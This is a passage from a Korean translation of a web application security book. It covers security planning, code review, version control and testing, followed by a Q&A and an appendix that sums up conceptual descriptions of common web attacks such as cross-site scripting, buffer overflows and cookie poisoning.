- 구조화된 련습이나 비공식적인 련습은 개발작업의 한 부분이여야 한다.
- 판본조종쏘프트웨어의 리용
- 규칙에 기초한 해석의 리용
- 코드작성할 때 오유수정이나 오유처리의 리용
- 망보안과 응용프로그람보안 두가지를 다 취급할 필요가 있다.

그 어떤 단체든지 목표는 보안이 되여 있는 기능적인 싸이트를 가지는것이다. 보안이 기능을 약화시켜야 강해 지고 반대로 기능이 강하면 보안이 약해 지는것 같은 때가 종종 있으며 또 그것이 사실로 될 때도 드문히 있다. 요령은 응용프로그람이 기능을 여전히 제공해 주면서 보안을 갖추는 위치를 찾는것이다. 많은 보안방법들은 응용프로그람들을 리용할수 없게 하며 이와 반면에 대단히 많은 기능이 충분히 보안되지 못하고 있다. 당신의 요구하는것은 두가지이다. 명백히 사용자들은 Web싸이트의 리용에서 기밀성에 대하여 고려한다. 이것은 보안준위에서는 물론 기능준위에서도 가능하다.

보안관계, 처리와 갱신들을 취급하기 위하여 여기저기에 보안팀들을 꾸려 놓는것은 좋은 착상이다. 팀은 망관리자, 개발자, 대상과제관리자, 질보증인, 관리인들로 구성되여야 한다. 당신의 단체에 대한 보안계획의 공개는 보안팀의 목표중의 하나이여야 한다. 보안계획은 다음과 같은 준위에서 보안을 취급해야 한다.

- 망준위
- 응용프로그람준위
- 개별적인 망준위

1) 망준위에서 보안계획의 작성

망준위에서 보안계획은 3A, 즉 인증(Authentication), 권한부여(Authorization), 책임추적(Accountability)을 취급해야 한다. 당신은 누가 자기의 응용프로그람을 호출할수 있게 하겠는가, 어떻게 그 응용프그람을 보존할수 있게 하겠는가, 언제 어데서부터 호출할수 있게 하겠는가를 조종할수 있어야 한다. 망준위보안은 오직 당신의 Web응용프로그람만 보호하는것이 아니지만 대단히 초보적인것이다.

가장 명백하고 초보적인것은 통과암호이다. 통과암호들은 호출을 주기때문에 그것들을 안전하게 보관하여야 한다. 봉사기들의 통과암호자료기지를 보안하기 위하여 Web상에서 숨겨 놓거나 증명서와 자료암호화와 같은 더 중요한 인증층을 추가하여 요구하지 않는 호출들을 막아 내는 방법들도 있다. 경로기에 방화벽을 잘 설치하면 요구하지 않는 IP주소로부터의 공격들을 가능한껏 격파할수 있다.

우리는 한개의 봉사기와 전체 망을 보안하는데 동일한 방법들을 실현할수 있다. 즉 사용자들에게 필요 없는 모든 봉사들에 열쇠를 걸고 가능한껏 구성오유들에 대한 기회가 적게 단순히 설계된다. 이것은 낡은것이며 일률적인 구속이라고 할수도 있지만 당신이 허용할수 있는 Web싸이트와 Web응용프로그람들에 있을수 있는 위험들을 고려해야 한다.

망기반에 포함되는 모든 체계들을 검사하고 불필요한 봉사들과 도구들은 끄던가 닫아 버려야 한다. 이렇게 하면 체계를 보안하는것뿐아니라 망통신량이 줄어들기 때문에 성능이 높아 지는 우점도 가진다. 또한 망의 훑기(scan), 보안덧대기 갱신, 가능한한 완전히 조작체계를 갱신하기 위한 계획화도 하여야 한다. 그외에도 여러 곳에 침입검출체계를 설치하여야 한다. 대부분의 방화벽들과 경로기들은 SNMP와 호환성이 있으며 이러한 장치들우에서의 행동을 기록하기 위하여 SNMP를 리용하는 응용프로그람들을 지원한다. 종당에는 사회적공학의 피해자가 되는것을 막을데 대한 요구도 할수 있다.

당신은 콤퓨터들과 쏘프트웨어가 무엇을 지원하는가를 알고 있어야 하며 인간의 오유가 실패중의 가장 큰 실패라는것을 인식하여야 한다. 당신의 팀도 당신의 망과 체계들에 대한 임의의 정보를 공개하기에 앞서 전자우편, 전화나 Web열람기들을 통해서나 직접적으로 접촉하는 사람을 식별한다는것을 증명하여야 한다. 문들과 창문들 그리고 당신의 IT기반구조의 위험령역들에로의 다른 호출점들은 호출만 할수 있는 령역으로 제한되게 하여야 한다. 당신은 사람들에 대한 보안방법들이 콤퓨터에 대한 보안방법들만큼 중요하다는것을 인식하여야 한다.

2) 응용층준위에서 보안계획작성

응용층준위에서 여러곳에 보안계획을 작성하는것은 우리가 취급하여야 할 다음단계의 문제이다. 이것은 실제로 이 책전반에 걸쳐 론의되였기때문에 이 절에서는 간단히 취급한다. 계획은 개발작업이 완료된후가 아니라 대상과제의 초기에 보안계획을 세울 때 작성되여야 한다. 그것은 Web개발에서 보안계획에 대하여 취급하여야 할 첫 단계이다. 당신은 코드심사에 참가한다는것을 확인하여야 할 필요가 있으며 판본조종과 변화조종에 대한 원천조종제품을 리용하여야 한다. 또한 코드를 작성하고 코드가 《완료》된후에는 QA팀에 자기의 작업을 완전히 넘겨 완전한 검사를 하여야 한다. 명백히 이것은 보안계획에 포함되여야 할 판본조종이지만 높은 점들만 취급한다.

3) 탁상준위에서 보안계획작성

탁상준위에서 보안계획을 작성하기 위해서는 망관리자들과 말단사용자들의 노력이 요구된다. 망관리자들은 말단사용자들과 탁상우에서 보안을 하면서 열람기의 리용을 위한 보안준위의 우점과 열려 진 전자우편들과 알려 지지 않은 원천들과 접촉할 때 어떻게 주의하여야 하는가를 설명하여야 한다. 망관리들은 교육이 미약한 말단사용자들로부터의 임의의 질문에 대답할 여유가 있어야 한다. 보안은 또한 모든 말단사용자들의 책임성을 요구한다. 탁상준위에서 사용자들이 믿을수 없는 응용프로그람들이 내리적재하지 않았다는것을 충분히 알아 보아야 하며 제기될수 있는 보안문제들을 알려 주는 경고통보문들에 대하여 주의를 돌려야 한다.

말단사용자들은 새롭게 검출된 보안관련사건들의 류행에 대하여 알고 있어야 한다. 무슨 위협이 실제로 존재하는가에 대해 주의를 돌리는것은 보안을 잘되도록 하는데서 큰 방조로 된다. 신용할수 없는 원천들과 접촉할 때 주의를 돌리는것 역시 말단사용자의 책임성이다. Scan Mail과 같은 전자우편보안도구들은 전부가 아니지만 위험하거나 비루스가 포함된 전자우편 혹은 그 모든것들을 려과하여야 할 때 기대를 가질수 있다.

말단사용자들은 McAfee와 같은 비루스보호쏘프트웨어로 현재의 단체의 대책(policy)을 찾아 보아야 한다. 단체내에서 그러한 책임을 누가 지는가? 종종 그 책임은 자기의 탁상에 마지막으로 배포물들을 내리적재한 말단사용자들이 지지만 다른 단체들에서는 망부분이 그에 대한 책임을 지는 경우도 있다.

대책이 있는가 그리고 거기에 무엇이 유착(adhere)되여 있는가에 주의를 돌려야 한다. 일반적인 감각은 말단사용자들이 가져야 할 가장 좋은 방위이다. 확실하지 않으면 요구하지 말아야 한다. 상상할수 있는것보다 더 큰 위험이 발생하여 끝나는 경우는 없다.

4) Web응용프로그람 보안처리

보안은 전체 개발공정에서 명심하여야 할 문제이다. 취급되는 보안은 망그룹에게만 책임이 있는것이 아니라는것을 알아야 한다. 우리는 실제로 망사람들에게 기대를 가질수 없으며 그 기능을 작성한 다음 우리의 코드를 어떻게 보안하겠는가를 리해하여야 한다. 그것은 전혀 감각이 없게 만든다. 강조할것은 처음부터 보안을 고찰할 필요가 있다는것이다. 초기에 당신의 요구가 제기되자마자 보안을 어떻게 개발작업의 한 부분으로 포함시키겠는가에 대하여 생각할 필요가 있다.

① 포함된 개발자들이 모두 모여 의논하고 새로운 대상과제를 세우는것으로부터 시작하시오.
② 대상과제의 목표를 정의하시오.
③ 매개 문제에 대한 해결책과 보안과 관련한 문제들에 대해 여러 사람들의 의견을 보아 합의를 하시오.
④ 결정된 대상과제의 목표와 보안문제들에 대한 작업량을 결정하시오.
⑤ ②부터 ④사이의 항목들에 기초하여 대상과제에 포함시키겠는가 그렇게 하지 않겠는가를 련이어 결정할수 있다.

종종 중요사람들이 요구하는것이 보안방법들에서 항상 달성할수 있는것인것은 아니다. 암시적인 이자일택은 어떻게 보안이 실제로 중요한가와 대상과제의 목표를 달성할수 있는가에 대해 사람들이 생각할수 있게 하는 좋은 방도이다.

모든 개발작업이 존재하는 보안문제를 해결하지 않고서나 새로운 개발작업에서 보안을 빠뜨리지 않고 완성될수 있다는것을 결정할수 있은 다음에는 다음과 같은것들을 결정할수 있게 된다.

① 어떤 형태의 코드심사들을 진행하겠는가(구조화된 련습인가 비공식적인 련습인가 혹은 두가지를 다하는가)를 결정하고 심사를 위해 다음과 같은것들을 계획화한다. 잘 지켜야 할 코드심사는 대상과제의 개발기간에 코드심사를 매 주마다 가지는것이다. 그러나 대상과제가 좀 커지면 주마다 두번정도씩 토의하여야 하며 지어 매일할수도 있다. 정규적으로 매주마다 진행하는 코드심사들은 비공식적인 수법으로(informal manner) 진행되여야 하며 이 과정은 정확히 진행될수 있도록 개발자들에게 쉬워야 하며 그것은 개발작업에 복종되여야 한다. 대상과제의 중도에서 구조화된 련습을 가지고 개발결과들을 또 다른것들로 묶는것은 좋은 착상으로 될것이다. 이것은 다른 페지상에서 모두를 보존하게 할것이다.
② 개발자들이 리용할수 있도록 코드작성규칙을 공개하고 그것들을 공개토론회의에서 론의하시오.
③ 개발자들, DBAs와 QA들을 리용한 판본조종쏘프트웨어에 대한 표준규칙들을 심사하고 실행하시오.
④ 검사에 대한 계획을 결정하고 검사가 완료되는 환경을 결정하시오. 또한 결함을 추적하고 복귀검사에 대한 과정을 론의하고 공개하시오. 리상적으로는 3개의 서로 다른 환경이 있어야 한다. 첫 환경은 개발령역이여야 한다. 개발령역은 실제로 개발자의 령역이고 이 령역안에서 《true》검사를 하지 말아야 한다. 《dev》령역은 엄밀하게는 작업을 위한 령역이고 기본적으로는 개발자들에 의해 검사된다. 당신은 자기가 쓴 코드가 안전하고 기능적이며 보안이 되였다는

것이 결정한 다음에는 QA에 의해 진행되는 검사환경단계에로 코드를 이행할것을 계획하시오. 흔히 이 단계에서 결함이 나타나서 개발자들에게 알려 지고 작업이 개발령역에서 다시 시작하게 된다는것이다. 결함이 고쳐 진 다음에는 새로운 코드작성단계에로 되돌아 가 QA는 다시 자기의 처리를 진행한다. 이러한 되돌이과정은 여러번 진행되며 모든 결함이 찾아질 때까지 계속하여야 한다. 일단 그것들이 결정된다면 제3의 환경에로 이행하시오.

⑤ 배포에 앞서 개발/검사단계들을 거치고 배포를 하여야 한다.

결 론

이 장에서 우리는 어떻게 내부부분의 검사가 전반적인 보안계획에 제공에 제공되는가를 취급하였다. 비록 이 책에서는 응용프로그람개발에 중점을 두고 보안을 취급하였지만 이 장에서는 이외에도 망준위로부터 탁상준위에 이르기까지 처음부터 마지막까지 보안을 하여야 한다는데 대하여 론의하였다. 모든 가능한 각도에서 보안에 대하여 생각한다면 해커의 손에서 겪는것과 약간 같을것이다. 한가지 점에서만 보안에 대하여 생각하지 말아야 한다. 즉 보안은 당신이 하는 모든것의 필수적인 부분이여야 할 필요가 있다. 만일 당신이 이러한 의미에서 보안에 대하여 생각한다면 훨씬 더 우월하고 리해하기 쉬울것이다.

만일 자기의 응용프로그람을 보안할수 있는 모든것을 하였지만 여러 곳에 방화벽을 가지고 있으면서 망준위의 측면에서는 실제로 아무것도 하지 않았다면 해커가 침입하여 당신의 코드를 다칠수도 있다. 같은 말로 모든 보안이 망준위에서만 진행된다고 하면 당신은 자기의 코드에로 해커가 침입할수 있게 초청하는것으로 될것이다. 모든 준위로부터 보안을 한다고 생각하면 된다.

개발준위에서의 보안은 바로 뒤문, 현재의 언어들과 알려 진 위협들에 대하여 의미한다는것이 아니다. 당신은 자기 코드를 검사하기 위한 단계를 거쳐야 한다. 당신은 협조자에게 자기의 코드를 심사해 달라고 요구하고 다른 임의의 성원의 코드는 당신이 심사하여 코드심사를 진행하면 된다. 이렇게 하는것은 실제 개발작업에 대하여 더 많은것을 배우는것은 물론 주의를 돌리지 못한 자기 코드에 존재할수 있는 로출된 부분들을 찾기 위한 대단히 좋은 방법이다. 또한 협력자들끼리 의사소통을 더 잘할수 있게 할것이다.

개발과정에 도움이 되는 도구들을 리용하여야 하며 가능하면 보안에 대한 도구들을 리용해야 한다. 규칙에 기초한 해석은 처음으로 시작하여야 할 부분이다. 규칙에 기초한 분석기들은 실제로 해커가 뚫고 들어 올수 있는 령역들을 찾도록 하며 그외에도 알지 못하였던 코드작성내에서의 오유들을 《찾도록》개발자들을 도와 주는 좋은것이다. 이외에도 VSS나 StarTeam과 같은 구성/판본조종 쏘프트웨어를 리용하면 보안개발에서 방조를 받을수 있다. 이러한 도구들은 코드의 판본조종,코드의 배포기록들의 포함, 가장 최후의 변화들의 정합, 결함들의 추적등을 확인하게 한다. 그것들은 그외에도 다른 많은 특징들을 가진다.

당신의 단체에서 어떤 코드규칙이 있는가를 알아 보고 그것을 지켜야 한다. 그렇게 하지 않으면 개발이 좀 힘들어 질수 있다. 같은 지침상에서 작업하는 사람이 있다면 그것은 작성, 추적, 변화들을 실현시키기가 더 쉬울것이다. 코드작성규칙은 기억된 절차들, 자료,표나 그외의 다른것들에 대한 작성을 개발팀에서 누구나 쉽게 작성할수 있게 한다. 누군가가 개발작업에 같은 방법들을 리용하였다면 모든 개발자들은 예언과 리해를 다 잘

할수 있을것이다. 코드작성규칙에 포함되여야 하는 령역에는 머리부의 설명문이나 변수 선언부 혹은 매 코드부분에 대한 설명문이다.

임의의 대상과제나 개발작업에서 명심하여야 할 가장 중요한 사실은 계획이다. 모두가 다 보안의 중요성을 리해하고 있는것이 아니며 혹은 보안이 다른 사람과 관계되지 않는다고 생각하는 경우가 종종 있다. 대상과제의 초기부터 보안을 취급할것을 계획하고 어떻게 보안문제가 취급되는가 하는 의문을 가지시오. 《어떻게 대상과제에 대하여 보안이 취급되는가?》는 말이 있으며 앞지르는 사람은 보안이 대상과제의 초기부터 고찰할 필요하다는것을 생각할것이다. 보안이 망관리자들 못지 않게 개발자들에게도 많이 관계된다는것을 누구나 알고 있어야 한다.

요 약

1. 코드검토

- 개발과정에 리용되는 코드심사에는 구조화된 련습(structured walkthroughs)과 비공식적인(informal) 동위심사가 있다.
- 코드심사는 코드에서 론리적인 결함을 찾고 코드의 기능을 검사하며 보안구멍들과 문법오유들을 찾아 내는 작업이다.

2. 코드의 취약성에 대한 인식

- QA검사개발은 존재하는 약점들을 없애 버리거나 개발자들이 코드심사시에 놓치는 로출가능한 코드를 없애는 작업을 진행한다.
- 응용프로그람은 그것이 배포될 때 검출자유로 되는것은 불가능하지만 응용프로그람은 최소한 모두 심중하고 제품으로 완성되기에 앞서 결함들을 수리하여야 한다.

3. 코드작성의 계획화에서 상식의 적용

- 규칙에 기초한 분석기, 오유수정프로그람, 판본조종프로그람들과 같은 도구들을 리용하면 개발작업을 쉽게 할뿐만아니라 당신의 응용프로그람을 보안할수 있도록 도와 줄것이다.
- 여기저기에 코드작성규칙을 리용하면 단체안의 모든 개발자들이 코드가 일치하게 하는것은 물론 개발작업의 이식성을 보장하여 준다.

4. 보안계획의 작성

- 당신은 망준위, 응용프로그람준위, 망작업기준위에서 보안을 취급하여야 하는데 자기 단체의 보안계획을 가져야 한다. 보안은 망관리자나 개발자만이 아닌 모두에게 책임이 있다.
- 보안은 후에 생각이 나서 대상과제의 중도에서 하는것이 아니라 대상과제의 초기부터 고려하여야 한다. 처음부터 보안을 구축하면 훨씬 더 쉽고 비용이 적게 든다.

물음과 대답

이 장의 물음에 대한 대답은 저자가 준것이다.

문답들은 이 장에서 서술한 개념들을 리해하고 실생활을 통하여 체험하도록 하는데 도움을 줄것이다. 독자들의 질문에 대한 저자의 답변을 듣자면 www.Syngress.com/solutions의 《Ask the Anthor》(저자에게 문의)을 찰칵하시오.

물음: 나는 작은 회사의 개발자이고 우리는 직원이 적기때문에 나는 항상 자체로 코드를 심사한다. 내가 항상 나의 심사에 주의하고 나의 응용프로그람들이 배포된데서 오유들이 없다고 가정한다면 문제가 제기될수 있는가?

대답: 당신의 코드는 수준이 높은 비법해커들이 체계에 호출할수 있게 하거나 단순하게는 응용프로그람을 폭주하게 하는데 리용할수 있는 보안구멍이 있을수 있다. 이외에도 최적화되지 못한 코드가 있을수 있고 더 경험 있는 개발자들로부터 결함을 지적 받게 될수도 있다.

물음: 여기서 이야기한 코드심사과정은 꽤 장황해 보인다. 이러한 단계를 수행하기 위한 자원이 충분하지 못하면 어떤가?

대답: 여기서 론의되는 코드심사과정은 리상적인 경우이다. 모든 회사들이나 부분들은 자원이 대단히 많다. 실제로는 동료심사가 시작하기 좋은것이다. 당신의 코드상에서 변화되거나 더 견고히 하여야 할 필요가 있는 일부 코드들이 눈에 띄우게 표시하시오.

물음: 나는 전자상업회사에 근무하는 개발자이고 우리는 구성(configuration)관리 쏘프트웨어도구를 구입하는데만 관심이 있다. 그러나 나는 실제로 필요 없는 도구들에까지 자금을 소비하자면 제한을 받는다. Microsoft의 Visual SourceSafe나 StarTeam 과 같은 도구는 두 개발자들이 동시에 같은 프로그람상에서 작업하지 않는다는것을 담보하는것외에 무엇을 제공하는가?

대답: StarTerm구성관리뿐아니라 결함추적, 판본기록 , Web대면과 문서비교도 제공한다. VSS 는 많은 특징들을 가진다. 두가지 도구들은 코드모임이 대상과제의 어느 단계에 있는가를 더 쉽게 알수 있게 하는 우월한 관리도구들을 제공한다.

물음: 나의 회사는 그의 Web상점정면(storefront)에 대한 응용프로그람을 썼다. 우리는 우리의 응용프로그람으로부터 누가 우리의 신용카드번호를 훔치는가에 큰 관심이 있으며 그것을 막아 내는 방법을 찾아 내야 한다. 이것을 해결하기 위한 가장 좋은 해결책은 무엇인가?

대답: 응용프로그람개발과정의 초기단계에서 망, 응용프로그람, 체계준위보안을 포함하는 보안계획은 임의의 프로그람들을 막아 나서는(head off) 리상적인 경우가 있다. 그러나 이러한 형태의 문제는 곤난한 문제를 해결할수 있는 보안덧대기를 할수 있는 우점이 있다.

부록. 해커방지 (Web 응용프로그람편)

부록은 이 책에서 취급한 가장 중요한 개념들을 빠르고 쉽게 찾아 보고 폭 넓게 리해할수 있도록 한다.

제 1 장. 해킹방법론

1. 해킹의 간단한 력사

- ARPANET가 나온 1960년대에 첫 대륙횡단콤퓨터망이 형성되였는데 사실 이것을 해커들속에서는 서로 1세대라는 말로 통한다. ARPANET는 작업규모가 작은 고립된 협회들에서보다 큰 하나의 그룹으로서 해커들이 서로 결합하여 실제로 일할수 있게 해준 첫 기회였다.
- 1970년대중엽에 Apple콤퓨터회사를 창시한 인물들인 스티브 워즈니아크(Steve Wozniak)와 스티브 죠브스(Steve Jobs)는 전화체계들에로 해킹하는데 리용할 《Blue Boxes(푸른통)》장치들을 만든것으로 대단한 인기를 모은 드래퍼와 함께 일하였다. 죠브스는 《Berkley Blue(버클리 블루)》라고, 워즈니아크는 《오아크토에바크(Oak Toebark)》라는 가명을 쓰고 활동하였다. 두 사람은 전화해킹 즉 프레킹(Phreaking)의 당대 시대에서 주요한 역할을 놀았다.
- 1986년에 열린 대회에서 통과시킨 법을 《련방콤퓨터사기와 람용행위(FCFAA)》라고 불렀다.
- 대회에서 법이 통과된지 얼마되지 않아 정부는 회의후 첫 거대한 해킹을 기소하였다. 로버트 모리스(Robert Morris)는 1988년에 이 인터네트웜때문에 유죄를 선언받았다.

2. 무엇이 해커를 추동하는가

- **나쁜일**: 해커가 모으는 지식은 힘과 명성을 떨치는것이다.
- **결투**: 취약성들을 발견하는것, 표식(mark)을 조사하는것 혹은 그 누구도 찾지 못한 구멍을 찾아 내는것은 지적결투이다.
- **태만**: 목표찾기는 흔히 특별한 장소에서가 아니라 넓은 범위에서 조사들을 하여야 하는데 우연히 나타나는 취약성을 발견하자면 시간을 많이 바쳐야 한다.
- **보복**: 코드, 망 혹은 다른 형태의 보호정보에 대하여 구체적으로 아는 실업당한 이전 종업원은 기발한 자기 지식을 《처형》수단으로 리용할수 있다.
- 도덕적인 해커와 비법적인 해커에 대한 정의사이에는 해킹의 임의의 형태와 관련한 합법적인 문제들이 론의된다. 개발자는 어떤 사람이 자기의 포구들을 검사하는데 또 어떤 방법으로 채용할수 있는 약점을 탐색할 때 주변을 뒤지는데 진짜로 동의하는지.
- 보안전문가는 훈련의 제공, 계획작성 그리고 앞으로의 취약성들을 막기 위한 판단을 하는 동안 현재 있는 론의점들을 그대로 고착시키는데 필요한 보검을 제공해야 한다. 물론 이것은 보안전문가가 앞으로 있을수 있는 매번의 공격으로부터 자기 회사를 완전히 지킬수 있다는것은 결코 아니다.

3. 현 시기의 공격형태

- Microsoft회사가 무릎을 꿇었던 2001년 2월에 일어 났던 DOS/DDoS공격은 최근에 있은 해킹의 한가지 대표적인 실례이다. 해커들에 의한 공격은 인터네트산업에 보다 더욱더 집중되는데 해커들은 자기들에게 반박할수 있는 증거물이 있다고 볼 때에는 보다 더 많은 싸이트들을 조종할수 있다.

- 전통적인 DDoS공격들은 주로 봉사기준위에서 일어 났지만 역시 본질에 있어서 봉사거부(DoS)공격인 완충기자리넘침공격을 가지고 응용프로그람준위에서도 일어 날수 있다.
- 비루스들은 발진하도록 설계되였고 검출을 교모하게 피하도록 설계되였다. 임의의 다른 콤퓨터프로그람과 마찬가지로 비루스는 기능화되여 실행되여야 하며(이것은 콤퓨터기억기에 적재되여야 한다는것을 의미한다.) 다음은 콤퓨터가 비루스의 명령들을 따라 가야 한다. 이 명령들이 바로 비루스의 부가짐으로서 참조된다.
  부가짐은 자료파일들을 파괴시키거나 변화시킬수 있으며 통보문을 현시하거나 조작체계가 오동작하게 할수 있다.
- 개발자가 비루스들과 꼭 같은 웜공격을 완전히 막을수 있는것은 결코 아니다. 아무리 해도 코드는 개발자의 기대 혹은 말단사용자의 기대에서 웜공격을 막울수 있게 빈틈없이 짜질수 없다.
- Java애플레트들, JavaScript 그리고 ActiveX조종체류형의 이동코드응용프로그람들은 정보를 배포하기 위한 유력한 도구들이다. 한편 그것들은 역시 비법적인 코드를 전송하는 유력한 도구이기도 하다. 악질(Rogue)애플레트들은 스스로 발진하지 못하며 비루스들이 하는것처럼 자료를 단순히 더럽히지는 않는다. 그러나 대신에 그것들은 자료훔치기나 체계를 불안정하게 만들도록 설계된 가장 흔히 있는 특정의 공격들이다.
- 사용자이름과 사회보안번호, 신용카드정보얻기는 비법적해커가 피해자에게 상처를 입히는데 필요한 충분한 정보로 된다. 비법적해커는 은행등록카드들과 같이 정보들이 집중된 어떤 위치에서 모든 정보쪼각들을 찾을수 있다.

4. Web응용프로그람보안위협에 대한 인식

- 응용프로그람해킹은 침입자에게 많은 Web싸이트들에서 보통 일어 나는 취약성들의 우점을 취할수 있게 한다. 왜냐하면 응용프로그람들은 대체로 이름과 통과암호, 신용카드정보를 비롯한 고객정보와 같은 자기의 비밀자료를 보관하는 장소에 있기때문에 이 장소가 비법적공격의 흥미 있는 구역이라는것은 명백하다.
- 숨김조작은 공격자가 물건값과 선불리자률들과 같이 전자상거래Web싸이트에 다르게 숨겨 진 양식파일들을 변화시킬 때 일어 난다. 놀랍게도 이 형태의 해킹은 현재 대중적인 Web열람쏘프트웨어들과 함께 리용되고 있는 일반적인 HTML편집기만을 요구한다.
- 파라메터변경은 하이퍼련결내에 매몰된 CGI파라메터들의 정확도를 믿지 못하게 하고 그것을 싸이트에로의 침입에 리용할수 있다. 파라메터변경은 공격자가 통과암호들과 가입등록들을 하지 않고 정보보안에 접근하게 한다.
- 교차싸이트스크립트작성은 비법적프로그람(스크립트)들이 동적으로 발생한 Web페지들에 삽입되는 능력이다. 이 스크립트들은 고객봉사페지에 설명문을 붙인것처럼 합법적자료로 위장하며 이 위장물이 다음은 Web열람기를 리용하여 실행되게 된다. 문제거리는 열람기가 비법코드를 포함하는 페지를 내리적재할 때와 열람기가 스크립트의 유용성을 검사하지 못할 때 일어 난다.
- 완충기자리넘침공격은 프로그람이 하자고 한것보다 더 많은 자료를 고의적으로 넣음으로써 일어 난다. 이것은 완충기에 들어 가는 입구기억크기에 대한 제한검사에

서 나타나는 부족현상을 채용한다. 여분(나머지)자료는 그것을 받아 들이기 위하여 옆에 있는 기억기로 자리넘침하므로 프로그람의 일부 명령들을 넣었다고 생각되는 기억기의 또 다른 구역을 재쓰기할수 있다. 새로 들어 간 값들은 새 명령들일수 있는데 이것들은 공격자에게 목표콤퓨터에 대한 조종을 줄수 있다.
- 해커가 《Cookie중독》을 리용할 때 사용자는 보통 처음으로 Web응용프로그람에 접근할수 있는 권한을 가진 어떤 사람이다. 해커는 그의 콤퓨터에 기억된 Cookie를 바꿀수 있으며 그것을 Web싸이트에로 돌려 보낼수 있다. 응용프로그람은 Cookie에 대한 변화들을 알지 못하기때문에 중독된 Cookie를 처리할수 있다. 효력은 보통 고정된(생신한) 자료파일들을 변화시킨다.

5. 해커라고 생각하면서 끼여들기를 막기

- 해커들이 끼여들기와 Web싸이트들을 공격하는데 리용하는 대다수 방법들을 시험해 봄으로써 우리는 자기들의 Web싸이트에서 일어 나는 공격을 막는데 이와 꼭같은 실기들을 리용할수 있을것이다. 자기의 코드를 기능상으로 검사한다. 즉 한걸음 앞서 보안을 검사하고 생각없이 지나칠수 있는 어떤 보안구멍으로 가능한껏 끼여 들어 가는것이다.
- 최량적인 보안심사와 검사는 개발팀, QA팀 그리고 정보보안팀의 지식과 기교들을 리용할 때에만 일어 난다.

제 2 장. 《코드파괴자》로 되는것을 피하기

1. 코드파괴자란 무엇인가

- 코드파괴자는 창조력이 장려되지 못하고 규칙들과 규정들이 법으로서 엄격히 고착된 환경에서 일하는 어떤 사람이다.
- 코드파괴자들의 사고방식은 보통 설계와 같은 단계에서는 요청되지 않는다. 즉 그들을 오직 취급자들처럼 본다.

2. 코드작성시에서의 창조적인 사색

- 바라지 않는것을 제외하고 자기 코드에 미치는 바깥영향들을 알아 보시오.
- 자기 코드를 최소화하는 방법들을 조사하시오.
  즉 될수록 작은 알속으로 기능을 유지하시오.
- 심사, 심사 또 심사하시오. 자기 수고를 분리시키지 말고 집중하여 실수들을 없애시오. 약점이 동료개발자에 의해 나타날 때까지 프로그람을 검사하게 하지 마시오. 우리는 그에게 생신한 사고방식이 채택될수 있는 기회를 절대로 주지 말아야 한다.

3. 코드파괴자의 관점에서 본 보안

- 사무조종들은 필요상 보안과 같지 않은것들을 수행한다.
- 개발자는 자기의 응용프로그람의 보안에 대해 책임을 져야 한다.

4. 기능적이고 보안적인 Web응용프로그람구축

- 응용프로그람들과 함께 무엇이든지 하기전에 자기 입구변수들의 값들을 검사하고 또 검사하시오.
- 나타날수 있는 취약성들을 알아 보고 그것들의 위험을 완화시키기 위하여 자기가 할수 있는 모든것을 다 하시오. 우리는 매개의 강력한 취약성들을 항상 없앨수는 없지만 채용을 막는 방향에서 많은것을 할수 있다.
- 자기가 취할수 있는 최소한의 특권을 리용하시오.
  프로그람이 체계에서 즉 관리자가 Windows기대에 있다는 조건밑에서 달리게 하지 말며 혹은 프로그람이 절대적으로 다칠 필요가 없는 UNIX체계에 있는 SUID허락들과 함께 달리게 하지 마시오. 만일 또 다른 방법을 생각할수 없다면 다른 사람들에게 판단을 위한 문의를 하시오.

제 3 장. 이동코드와 관련된 위험

1. 이동코드공격의 영향에 대한 인식

- 열람기공격들은 Web페지들을 방문할 때 일어 날수 있다.
  HTML Web페지가 나타나자마자 이동코드는 자동적으로 의뢰기체계에서 실행되기 시작할것이다.
- 우편의뢰기공격들은 전자우편물이 HTML양식화된 통보문들을 리용하여 보내 질 때 발생한다. 일단 통보문이 열리거나 미리보기창문에 나타나기만 하면 그것은 실행하기 시작할것이다.
- 문서들은 문서가 열릴 때 실행할수 있는 마크로들이라고 부르는 작은 코드쪼각들을 포함할수 있다. 이 코드는 많은 체계자원들에 접근하도록 되여 있기때문에 상처를 입힐수 있는 능력을 가진다.

2. 이동코드의 일반적인 양식의 식별

- VBScript와 Microsoft의 JScript는 ActiveX조종체들과 호상작용할수 있는데 이때 만일 ActiveX조종체를 제한된 체계자원들에 접근하게 한다면 보안문제거리들을 야기시킬수 있다.
- ActiveX보안기구는 ActiveX조종체를 설치할것을 허락하는가를 사용자들에게 문의하는것으로써 불안전코드를 포함할수 있다.

- Java애플레트들은 가장 안전한 형태의 이동코드이다.
  오늘까지 Java애플레트들때문에 심중한 보안돌파들이 생긴적은 없다.
- 전자우편첨부물들로부터 오는 가장 거대한 위협은 사실 그것들이 어떤 비법적인 일을 할 때 그것들로 하여금 어떤 일을 하게끔 요구하는 트로얀프로그람들이다.

3. 이동코드공격으로부터의 체계보호

- 보안위협을 막는 두가지 취급방법이 있다.
  하나는 사용자체계들을 수동적으로 보호하기 위한 지식적이며 기술적인 기교를 리용하는것이다. 두번째는 자동적으로 보안위협들을 물리치도록 특별히 설계된 보안응용프로그람들을 리용하는것이다.
- 각이한 형태의 보안응용프로그람들에는 비루스검사프로그람, Back Orifice검출기, 방화벽쏘프트웨어, Web관련도구들과 의뢰기보안갱신프로그람들이 속한다.

제 4 장. 파괴되기 쉬운 CGI스크립트

1. CGI스크립트란 무엇이며 그것은 무엇을 하는가

- CGI는 외부응용프로그람들에 접속하기 위하여 Web봉사기들에 의하여 리용된다. 그것은 싸이트방문자와 Web봉사기에 거주하고 있는 프로그람사이로 자료를 앞뒤로 통과하게 하는 방법을 제공한다. CGI자체는 프로그람이 아니지만 Web봉사기와 인터네트응용프로그람 혹은 스크립트사이에 정보를 교환시키는 중개자이다.
- CGI는 봉사기측 스크립트와 프로그람들을 리용한다. 코드는 봉사기에서 실행되므로 싸이트를 방문할 때 어떤 형태의 열람기를 사용자가 리용하는가에는 관계가 없다.
- CGI사용들은 업무거래를 위한 보다 복잡한 CGI스크립트들과 프로그람들을 리용할수 있는 eBay와 전자상거래싸이트들과 같은 싸이트들에서 찾아 진다. 즉 손님책들, 잡담방들 그리고 설명문이나 반결합물양식들은 CGI프로그람들에 대한 또다른 보편적인 사용이다.
